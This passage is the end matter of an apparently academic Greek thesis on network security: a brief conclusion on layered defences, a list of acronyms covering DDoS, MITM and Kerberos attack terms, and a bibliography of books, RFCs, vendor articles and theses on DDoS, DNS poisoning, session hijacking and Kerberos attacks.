Συμπερασματικά η ασφάλεια του δικτύου απαιτεί μία συνολική προσέγγιση, συνδυάζοντας τόσο τεχνικά όσο και οργανωτικά μέτρα. Η συνεχής ενημέρωση, η προληπτική προσέγγιση και η στενή συνεργασία με τους ειδικούς ασφαλείας αποτελούν το κλειδί για την προστασία από τις σύγχρονες απειλές του κυβερνοχώρου. Με την υιοθέτηση προληπτικών, ανιχνευτικών και αντιδραστικών μέτρων, οι οργανισμοί μπορούν να ενισχύσουν την ανθεκτικότητά τους έναντι των σύγχρονων κυβερνοαπειλών.

Με την εφαρμογή αυτών των αρχών, οι οργανισμοί μπορούν να ενισχύσουν την ανθεκτικότητά τους και να προστατεύσουν αποτελεσματικά τα δίκτυά τους από ποικίλες επιθέσεις.

Αρκτικόλεξα

1. DDoS (Distributed Denial of Service)
2. MITM (Man-in-the-Middle)
3. SQL (Structured query language)
4. DNS (Domain Name System)
5. BEC (Business Email Compromise)
6. XSS (Cross-site Scripting)
7. CSIRT-CY (National Computer Security Incident Response Team of Cyprus)
8. DoS (Denial-of-Service)
9. IP (Internet Protocol)
10. UDP (User Datagram Protocol)
11. SYN (Synchronize)
12. CDNs (Content Delivery Networks)
13. MitM (Man-in-the-Middle)
14. Wi-Fi (Wireless Fidelity)
15. ARP (Address Resolution Protocol)
16. SSL (Secure Sockets Layer)
17. HTTPS (Hypertext Transfer Protocol Secure)
18. IDS (Intrusion Detection System)
19. MAC (Media Access Control)
20. Nmap (Network Mapper)
21. TLS (Transport Layer Security)
22. SSL (Secure Sockets Layer)
23. VPN (Virtual Private Network)
24. TCP (Transmission Control Protocol)
25. ID (Identification)
26. HTTP (HyperText Transfer Protocol)
27. LAN (Local Area Network)
28. SMS (Short Message Service)
29. BGP (Border Gateway Protocol)
30. DNSSEC (Domain Name System Security Extentions)
31. IDS (Intrusion Detection Systems)

32. IPS (Intrusion Prevention Systems)
33. MIT (Massachusetts Institute of Technology)
34. TGT (Ticket Granting Ticket)
35. AS (Authentication Server)
36. KDC (Key Distribution Center)
37. TGS (Ticket Granting Server)
38. SPN (Service Principal Name)
39. SSO (Single Sign-On)
40. PTT (Pass-the-Ticket)
41. DES (Data Encryption Standard)
42. RC4 (Rivest Cipher 4)
43. AES (Advanced Encryption Standard)
44. NTLM - NT (New Technology) , LM (LAN Manager)
45. KRBtgt - KRB (Kerberos), tgt (Ticket Granting Ticket)
46. PAC (Privileged Attribute Certificate)
47. AD (Active Directory)
48. NTP (Network Time Protocol)
49. RFC (Requests for Comments)
50. AS-REP (Authentication Service" (AS) response message)
51. DC (Domain Controller)
52. CMD (Command Prompt)
53. DCSync (Domain Controller Synchronization)
54. SID (Security Identifier)
55. AS-REQ (Authentication Service Request)
56. AS-REP (Authentication Server Response)

Πίνακας εικόνων

Βιβλιογραφία

1. **Simson Garfinkel, Gene Spafford, Alan Schwartz. 2003.** Practical UNIX and Internet Security. 2003.
2. **Menezes, P. van Oorschot, and S. Vanstone. 1996.** Attack strategies and classic protocol flaws. [συγγρ. βιβλίου] P. van Oorschot, and S. Vanstone A. Menezes. *Handbook of Applied Cryptography.* s.l. : CRC Press, 1996.
3. **Anastasios Arampatzis. 2023.** venafi. *venafi.com.* [Ηλεκτρονικό] 20 Ιούλιος 2023. https://venafi.com/blog/what-session-hijacking/.
4. **archita2k1. 2022.** geeksforgeeks.org. *geeksforgeeks.org.* [Ηλεκτρονικό] geeksforgeeks.org, 2022. https://www.geeksforgeeks.org/how-to-prevent-dns-poisoning-and-spoofing/.
5. **Beyond trust. 2020.** beyondtrust.com. *beyondtrust.com.* [Ηλεκτρονικό] Beyond trust, 2020. https://www.beyondtrust.com/resources/glossary/what-are-pass-the-ticket-attacks.
6. **BlueCat. 2019.** BlueCat. *bluecatnetworks.com.* [Ηλεκτρονικό] 25 Νοέμβριος 2019. https://bluecatnetworks.com/blog/what-is-dns-poisoning-how-to-prevent-it/.
7. **Boyan Lazarevski.** Anatomy of a DNS Cache Poisoning Attack. *owasp.org.* [Ηλεκτρονικό] https://owasp.org/www-pdf-archive/DNS_Cache_Poisoning(OWASP_GHANA).pdf.
8. **cisa.gov. 2021.** Understanding Denial-of-Service Attacks. *cisa.gov.* [Ηλεκτρονικό] 01 Φεβρουάριος 2021. https://www.cisa.gov/news-events/news/understanding-denial-service-attacks.
9. **Cloudflare.** Cloudflare. *cloudflare.com.* [Ηλεκτρονικό] https://www.cloudflare.com/learning/dns/dns-cache-poisoning/.
10. **DAN GOODIN. 2016.** Record-breaking DDoS reportedly delivered by >145k hacked cameras. *arstechnica.com.* [Ηλεκτρονικό] arstechnica.com, 2016. https://arstechnica.com/information-technology/2016/09/botnet-of-145k-cameras-reportedly-deliver-internets-biggest-ddos-ever/.
11. **Eloy Pérez. 2019.** tarlogic.com. *tarlogic.com.* [Ηλεκτρονικό] 2019. https://www.tarlogic.com/blog/how-to-attack-kerberos/.

12. **eset.** eset.com. *eset.com.* [Ηλεκτρονικό] https://www.eset.com/gr/distributed-denial-of-service/.
13. **Garman Jason. 2003.** *Kerberos: The Definitive Guide.* s.l. : O'Reilly Media, 2003.
14. **Garman, Jason. 2003.** Kerberos: The Definitive Guide. *Kerberos: The Definitive Guide.* s.l. : O'Reilly, 2003.
15. **Gentil Kiwi. 2014.** /blog.gentilkiwi.com. *blog.gentilkiwi.com.* [Ηλεκτρονικό] 2014. https://blog.gentilkiwi.com/securite/mimikatz/overpass-the-hash.
16. **Georgios Loukas and Gulay ¨ Oke. 2010.** Protection against Denial of Service Attacks: A Survey. *web.archive.org.* [Ηλεκτρονικό] Σεπτέμβριος 2010. https://web.archive.org/web/20120324115835/http://staffweb.cms.gre.ac.uk/~lg47/publications/LoukasOke-DoSSurveyComputerJournal.pdf.
17. **itsecuritypro.gr. 2018 .** itsecuritypro.gr. *itsecuritypro.gr.* [Ηλεκτρονικό] 27 Σεπτεμβρίου 2018 . https://www.itsecuritypro.gr/axiologiseis-eypatheias-kai-dokimes-dieisdysis-poia-einai-i-diafora/.
18. **Joe Dibley. 2022.** blog.netwrix.com. *blog.netwrix.com.* [Ηλεκτρονικό] 2022. https://blog.netwrix.com/2022/11/03/cracking_ad_password_with_as_rep_roasting/.
19. **kaspersky.** usa.kaspersky.com. *kaspersky.com.* [Online] https://usa.kaspersky.com/resource-center/threats/ddos-attacks.
20. **Khalifeh, Soltanian, Mohammad Reza. 2015.** *Theoretical and experimental methods for defending against DDoS attacks. Amiri, Iraj Sadegh, 1977.* 2015.
21. **Kostadinov, Dimitar. 2018.** infosec. *resources.infosecinstitute.com.* [Ηλεκτρονικό] 11 Μάιος 2018. https://resources.infosecinstitute.com/topics/application-security/layer-seven-ddos-attacks/.
22. **Lady 6thofAu . 2006.** wikimedia.org. *wikimedia.org.* [Ηλεκτρονικό] 29 Αυγούστος 2006. https://commons.wikimedia.org/wiki/File:Man-in-the-middle_attack.PNG.
23. **Leandro Alegsa . 2021.** Alegsaonline.com . *Alegsaonline.com* . [Ηλεκτρονικό] 11 2021. https://el.alegsaonline.com/art/53004#google_vignette.

24. **Neuman; J., Kohl . 1993.** datatracker.ietf.org. [Ηλεκτρονικό] 1993. https://datatracker.ietf.org/doc/html/rfc1510#section-3.2.4.
25. **Okta. 2023 .** okta.com. *okta.com.* [Ηλεκτρονικό] 14 Σεπτεμβρίου 2023 . https://www.okta.com/identity-101/dns-poisoning/.
26. **Rahul Awati. 2021.** techtarget.com. *techtarget.com.* [Ηλεκτρονικό] Νοέμβριος 2021. https://www.techtarget.com/searchsecurity/definition/cache-poisoning.
27. **wikipedia. 2010.** el.wikipedia.org. *el.wikipedia.org.* [Ηλεκτρονικό] wikipedia, 2010. https://el.wikipedia.org/wiki/DNSSEC.
28. **wikipedia.org.** wikipedia. *wikipedia.org.* [Online] wikipedia.org. https://en.wikipedia.org/wiki/Denial-of-service_attack.
29. **Εθνικό CSIRT-CY. 2023.** csirt.cy. *csirt.cy.* [Ηλεκτρονικό] Εθνικό CSIRT-CY, 12 Απριλίου 2023. https://csirt.cy/alerts/15-cyberattack-types.
30. **Imperva. 2022.** imperva.com. *imperva.com.* [Ηλεκτρονικό] 2022. https://www.imperva.com/resources/reports/Imperva_DDOS_Report_20200131.pdf.
31. **Ιωάννης Δαμπολιάς. 2013.** nemertes.library.upatras.gr. *nemertes.library.upatras.gr.* [Ηλεκτρονικό] Δεκέμβριος 2013. https://nemertes.library.upatras.gr/server/api/core/bitstreams/6cda237b-477a-40c7-9ac5-2a5d2f74eea7/content.
32. **Κωνσταντίνος Μαμαρέλης. 2015.** dione.lib.unipi.gr. *https://dione.lib.unipi.gr.* [Ηλεκτρονικό] Πανεπιστήμιο Πειραιώς, Ιούνιος 2015. https://dione.lib.unipi.gr/xmlui/bitstream/handle/unipi/8965/Mamarelis_Konstantinos.pdf?sequence=1&isAllowed=y.
33. **Netadminworld. 2020.** Netadminworld. *netadminworld.com.* [Ηλεκτρονικό] 2020. https://netadminworld.com/Sniffer-And-Session-Hijacking.aspx.